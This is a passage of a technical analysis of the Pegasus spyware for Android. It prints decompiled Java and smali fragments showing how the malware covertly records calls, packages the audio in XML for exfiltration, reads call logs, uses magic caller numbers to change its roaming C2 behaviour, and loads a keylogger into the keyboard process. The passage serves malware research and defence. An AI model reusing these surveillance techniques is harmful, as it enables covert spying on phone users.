The agent sets the audio mode to 2 (**MODE_IN_CALL** – a call is established), calls the setStreamSolo function with a True parameter, sets the audio source to be used depending on the phone's build model, sets the format of the output file to 2 (MPEG4 media file format), and sets the audio encoder to 1 (**AMR_NB** – narrowband audio codec):

```
r.c();
r.a(this.a.getMode());
StringBuilder stringBuilder2 = new StringBuilder();
this("Recorder record audioManagerMode: ");
a.a(stringBuilder2.append(r.d()).toString());
this.a.setMode(2);
this.a.setStreamSolo(0, a.a());
r.e().setAudioSource(a.b().intValue());
r.e().setOutputFormat(2);
r.e().setAudioEncoder(1);
Context context = this.b;
long l = a.a();
```

Figure 67

```
d = Integer.valueOf(0);
f = Boolean.valueOf(true);
a = Boolean.valueOf(false);
String str = Build.MODEL.toLowerCase();
if (str.contains("nexus s")) {
  d = Integer.valueOf(0);
  a = Boolean.valueOf(false);
} else if (str.contains("st15i")) {
  a = Boolean.valueOf(false);
} else if (str.contains("gt-i9100g")) {
  d = Integer.valueOf(4);
  a = Boolean.valueOf(true);
} else if (str.contains("gt-i9100")) {
  if (com.network.a.a.b() >= 4.0D) {
    d = Integer.valueOf(0);
  } else {
    d = Integer.valueOf(2);
  }
  a = Boolean.valueOf(true);
} else if (str.contains("gt-i9300")) {
  d = Integer.valueOf(0);
  a = Boolean.valueOf(true);
} else if (str.contains("i9000")) {
  d = Integer.valueOf(2);
  a = Boolean.valueOf(true);
} else if (str.contains("shw-m250k")) {
  d = Integer.valueOf(4);
  a = Boolean.valueOf(false);
} else if (str.contains("hero") || str.contains("dell streak")) {
  d = Integer.valueOf(2);
  a = Boolean.valueOf(true);
} else if (str.contains("t989")) {
  d = Integer.valueOf(4);
  a = Boolean.valueOf(true);
} else if (str.contains("i727")) {
  d = Integer.valueOf(4);
  a = Boolean.valueOf(true);
} else if (str.contains("incredible 2")) {
  d = Integer.valueOf(3);
} else if (str.contains("r800i")) {
  d = Integer.valueOf(3);
  f = Boolean.valueOf(false);
  a = Boolean.valueOf(true);
} else if (str.contains("x10")) {
  d = Integer.valueOf(3);
  a = Boolean.valueOf(true);
} else if (str.contains("x710e")) {
  a = Boolean.valueOf(false);
} else if (str.contains("mb860")) {
```

Figure 68

The directory “/data/data/com.network.android/network_cache/” is created by the spyware:

```
StringBuilder stringBuilder1 = new StringBuilder();
this("Recorder record maximumRecordingSize: ");
a.a(stringBuilder1.append(l).toString());
r.e().setMaxFileSize(l);
File file = new File();
this("/data/data/com.network.android/network_cache/");
if (!file.exists()) {
  file.mkdir();
  a.a("Recorder record  make new audio directory");
}
```

Figure 69

The output file is “/data/data/com.network.android/network_cache/cache1.dat<Integer>”, and the recording is started by calling the prepare and start functions:

```
String str = r.a();
r.e().setOutputFile(str);
StringBuilder stringBuilder3 = new StringBuilder();
this("Recorder record record file:");
a.a(stringBuilder3.append(str).toString());
r.e().prepare();
r.e().start();
a.a("Recorder record end");
```

Figure 70

The audio files can be exfiltrated by incorporating them into XML files, as displayed in the figure below.

```
a.a("Recorder buildRecordFileHeader start");
StringBuilder stringBuilder = new StringBuilder();
this("Recorder buildRecordFileHeader totalFiles: ");
a.a(stringBuilder.append(paramInt3).append(" fileNum: ").append(paramInt2).toString());
XmlSerializer xmlSerializer = Xml.newSerializer();
StringWriter stringWriter = new StringWriter();
this();
SmsReceiver.a(xmlSerializer, stringWriter);
xmlSerializer.startTag("", "liveCallRecordList");
xmlSerializer.startTag("", "liveCall");
xmlSerializer.attribute("", "file", paramString2);
xmlSerializer.attribute("", "phoneCallRecordId", paramString3);
Integer integer = new Integer();
this(paramInt2);
xmlSerializer.attribute("", "fileNum", integer.toString());
integer = new Integer();
this(paramInt3);
xmlSerializer.attribute("", "totalFiles", integer.toString());
xmlSerializer.attribute("", "contentType", "audio/amr");
xmlSerializer.attribute("", "length", String.valueOf(paramArrayOfbyte.length));
if (1 == paramInt1) {
  xmlSerializer.attribute("", "isCompressed", "true");
} else {
  xmlSerializer.attribute("", "isCompressed", "false");
}
xmlSerializer.attribute("", "originalFilename", paramString2);
xmlSerializer.attribute("", "type", "liveCall");
xmlSerializer.attribute("", "timestamp", paramString1);
xmlSerializer.attribute("", "originalTimestamp", paramString1);
xmlSerializer.endTag("", "liveCall");
xmlSerializer.endTag("", "liveCallRecordList");
SmsReceiver.a(xmlSerializer);
a.a("Recorder buildRecordFileHeader sendAudio end");
String str = stringWriter.toString();
```

Figure 71

Phone Calls

The following columns can be extracted from the Call logs: “number”, “type”, “date”, “duration”, “_id”, and “logtype” (see figure 72).

```
const-string v2, "number"

invoke-interface {p3, v2}, Landroid/database/Cursor;->getColumnIndex(Ljava/lang/String;)I

move-result v5

const-string v2, "type"

invoke-interface {p3, v2}, Landroid/database/Cursor;->getColumnIndex(Ljava/lang/String;)I

move-result v3

const-string v2, "date"

invoke-interface {p3, v2}, Landroid/database/Cursor;->getColumnIndex(Ljava/lang/String;)I

move-result v2

const-string v4, "duration"

invoke-interface {p3, v4}, Landroid/database/Cursor;->getColumnIndex(Ljava/lang/String;)I

move-result v4

const-string v6, "_id"

invoke-interface {p3, v6}, Landroid/database/Cursor;->getColumnIndex(Ljava/lang/String;)I
:try_end_1f
.catch Ljava/lang/Throwable; {:try_start_2 .. :try_end_1f} :catch_14b

move-result v6

:try_start_20
const-string v7, "logtype"

invoke-interface {p3, v7}, Landroid/database/Cursor;->getColumnIndex(Ljava/lang/String;)I

move-result v7

new-instance v8, Ljava/lang/StringBuilder;

const-string v9, "AndroidCallDirectWatcher getCall logtype index: "

invoke-direct {v8, v9}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
```

Figure 72

The agent implements a different functionality for calls coming from these two numbers: “*762646466” and “*7626464633”. If the phone receives a call from the first number/second number, then the “romingSetted” configuration option is set to true/false. This option controls how the phone communicates with the C2 server (via SMS, HTTP, MQTT) when it’s Roaming:

```
invoke-interface {p3, v5}, Landroid/database/Cursor;->getString(I)Ljava/lang/String;

move-result-object v1

const-string v0, "*762646466"

invoke-virtual {v1, v0}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v0

if-eqz v0, :cond_163

const/4 v0, 0x1

sput-boolean v0, Lcom/network/android/AndroidCallDirectWatcher;->c:Z

new-instance v0, Ljava/lang/StringBuilder;

const-string v5, "AndroidCallDirectWatcher sendCallLog setRomingNumberCalled true: "

invoke-direct {v0, v5}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 73

```
const-string v0, "*7626464633"

invoke-virtual {v1, v0}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v0

if-eqz v0, :cond_ac

const/4 v0, 0x0

sput-boolean v0, Lcom/network/android/AndroidCallDirectWatcher;->c:Z

new-instance v0, Ljava/lang/StringBuilder;

const-string v5, "AndroidCallDirectWatcher sendCallLog setRomingNumberCalled false: "

invoke-direct {v0, v5}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 74

Keylogging

As we've already seen, the spyware logs relevant messages regarding the activities performed:

```
public static void a(Handler paramHandler, Context paramContext) {
  com.network.android.c.a.a.a("GetKeyboard getKeyboard START");
  paramHandler.post(new b(paramContext));
}
```

Figure 75

The malware expects to find the "superuser binary" called "/system/csk" on the device:

```
try {
  StringBuilder stringBuilder = new StringBuilder();
  this("GetKeyboard getKeyboard start. counter: ");
  a.a(stringBuilder.append(a.b).toString());
  File file = new File();
  this("/system/csk");
  if (!file.exists()) {
    a.a("GetKeyboard getKeyboard MY_SU does not exists. returning");
    return;
  }
  a.a("GetKeyboard getKeyboard run readKeyboard");
  a.b(this.a);
  int i = a.b % 5;
  if (i == 0) {
    a.a("GetKeyboard getKeyboard run load Keyboard Logger!!!!!");
    a.a(this.a);
  } else {
    StringBuilder stringBuilder1 = new StringBuilder();
    this("GetKeyboard getKeyboard DONT load Keyboard Logger!! -> will be loaded with the next: ");
    a.a(stringBuilder1.append(5 - i).append(" iteractions").toString());
  }
  a.b++;
```

Figure 76

The files containing the keystrokes will be stored in the "/data/local/tmp/ktmu" folder. The content of these files will be exfiltrated using XmlSerializer objects with specific tags:

```
const-string v0, "GetKeyboard readKeyboard"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

new-instance v5, Ljava/lang/StringBuilder;

invoke-direct {v5}, Ljava/lang/StringBuilder;-><init>()V

new-instance v0, Ljava/io/File;

sget-object v1, Lcom/network/d/a;->a:Ljava/lang/String;

invoke-direct {v0, v1}, Ljava/io/File;-><init>(Ljava/lang/String;)V

invoke-virtual {v0}, Ljava/io/File;->exists()Z

move-result v1

if-eqz v1, :cond_186

invoke-virtual {v0}, Ljava/io/File;->isDirectory()Z

move-result v1

if-eqz v1, :cond_3a9

invoke-virtual {v0}, Ljava/io/File;->listFiles()[Ljava/io/File;

move-result-object v6

if-eqz v6, :cond_300

new-instance v0, Ljava/lang/StringBuilder;

const-string v1, "GetKeyboard readKeyboard fileList size: "

invoke-direct {v0, v1}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

array-length v1, v6

invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
```

Figure 77

```
invoke-static {}, Landroid/util/Xml;->newSerializer()Lorg/xmlpull/v1/XmlSerializer;

move-result-object v1

new-instance v2, Ljava/io/StringWriter;

invoke-direct {v2}, Ljava/io/StringWriter;-><init>()V

invoke-static {v1, v2}, Lcom/network/android/SmsReceiver;->a(Lorg/xmlpull/v1/XmlSerializer;Ljava/io/StringWriter;)V

const-string v3, ""

const-string v4, "misc"

invoke-interface {v1, v3, v4}, Lorg/xmlpull/v1/XmlSerializer;->startTag(Ljava/lang/String;Ljava/lang/String;)Lorg/xmlpull/v1/XmlSerializer;

const-string v3, ""

const-string v4, "miscEntry"

invoke-interface {v1, v3, v4}, Lorg/xmlpull/v1/XmlSerializer;->startTag(Ljava/lang/String;Ljava/lang/String;)Lorg/xmlpull/v1/XmlSerializer;

const-string v3, ""

const-string v4, "type"

const-string v5, "Keystroke Logging"

invoke-interface {v1, v3, v4, v5}, Lorg/xmlpull/v1/XmlSerializer;->attribute(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;)Lorg/xmlpull/v1/XmlSerializer;

const-string v3, ""

const-string v4, "timestamp"

invoke-static {}, Lcom/network/i/e;->b()Ljava/lang/String;

move-result-object v5

invoke-interface {v1, v3, v4, v5}, Lorg/xmlpull/v1/XmlSerializer;->attribute(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;)Lorg/xmlpull/v1/XmlSerializer;

const-string v3, ""

const-string v4, "data"
```

Figure 78

The application tries to identify the process ID of the keyboard process:

```
const-string v3, "GetKeyboard loadKs"

invoke-static {v3}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

invoke-static {p0}, Lcom/network/d/a;->c(Landroid/content/Context;)I

move-result v4

if-nez v4, :cond_1e

const-string v3, "GetKeyboard loadKs. can\'t find process id for keyboard. returning"

invoke-static {v3}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 79

It extracts the process ID for the input method service that is currently selected from the “default_input_method” value. The getRunningAppProcesses function is utilized to obtain a list of running processes on the phone, and then the spyware extracts the process ID and name of the keyboard process:

```
const-string v0, "GetKeyboard getCurrentInputMethodProcessId"

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

invoke-virtual {p0}, Landroid/content/Context;->getContentResolver()Landroid/content/ContentResolver;

move-result-object v0

const-string v2, "default_input_method"

invoke-static {v0, v2}, Landroid/provider/Settings$Secure;->getString(Landroid/content/ContentResolver;Ljava/lang/String;)Ljava/lang/String;

move-result-object v0

const/4 v2, 0x0

const-string v3, "/"

invoke-virtual {v0, v3}, Ljava/lang/String;->indexOf(Ljava/lang/String;)I

move-result v3

invoke-virtual {v0, v2, v3}, Ljava/lang/String;->substring(II)Ljava/lang/String;

move-result-object v2

new-instance v0, Ljava/lang/StringBuilder;

const-string v3, "GetKeyboard getCurrentInputMethodProcessId input: "

invoke-direct {v0, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v0, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const-string v0, "activity"
```

Figure 80

```
invoke-virtual {v0}, Landroid/app/ActivityManager;->getRunningAppProcesses()Ljava/util/List;

move-result-object v0

invoke-interface {v0}, Ljava/util/List;->iterator()Ljava/util/Iterator;

move-result-object v3

:cond_3d
invoke-interface {v3}, Ljava/util/Iterator;->hasNext()Z

move-result v0

if-eqz v0, :cond_8b

invoke-interface {v3}, Ljava/util/Iterator;->next()Ljava/lang/Object;

move-result-object v0

check-cast v0, Landroid/app/ActivityManager$RunningAppProcessInfo;

iget-object v4, v0, Landroid/app/ActivityManager$RunningAppProcessInfo;->processName:Ljava/lang/String;

invoke-virtual {v4, v2}, Ljava/lang/String;->contains(Ljava/lang/CharSequence;)Z

move-result v4

if-eqz v4, :cond_3d

new-instance v2, Ljava/lang/StringBuilder;

const-string v3, "GetKeyboard found pid :"

invoke-direct {v2, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

iget v3, v0, Landroid/app/ActivityManager$RunningAppProcessInfo;->pid:I

invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v2

const-string v3, ", process.processName:"

invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

Figure 81

The libk binary found in the “/res/raw” directory is copied to a new file called “/data/local/tmp/libuml.so”. The shared object is injected (using the addk binary) in the keyboard process identified above and will be responsible for the keylogging activity:

```
const-string v5, "/data/local/tmp/libuml.so"

new-instance v3, Ljava/io/File;

invoke-direct {v3, v5}, Ljava/io/File;-><init>(Ljava/lang/String;)V
:try_end_57
.catch Ljava/lang/Throwable; {:try_start_45 .. :try_end_57} :catch_1d4
.catchall {:try_start_45 .. :try_end_57} :catchall_1cb

:try_start_57
invoke-virtual {v3}, Ljava/io/File;->exists()Z

move-result v1

if-nez v1, :cond_63

const v1, 0x7f030002

invoke-static {v1, v5, p0}, Lcom/network/h/b;->a(ILjava/lang/String;Landroid/content/Context;)V

:cond_63
const-string v1, "GetKeyboard loadKs after writing resources"

invoke-static {v1}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V
```

Figure 82

The captured keystrokes will be stored in a file called “/data/local/tmp/ktmu/ulmndd.tmp”, as shown in figure 83.



Figure 83

The agent stores the bitwise NOT of every keystroke in the file using the fwrite instruction:



Figure 84

The temporary file storing the captured keystrokes is renamed as “/data/local/tmp/ktmu/finidk.<current timestamp>”. The current timestamp is obtained using the time syscall:



Figure 85

Source: https://cybergeeks.tech/a-technical-analysis-of-pegasus-for-android-part-2/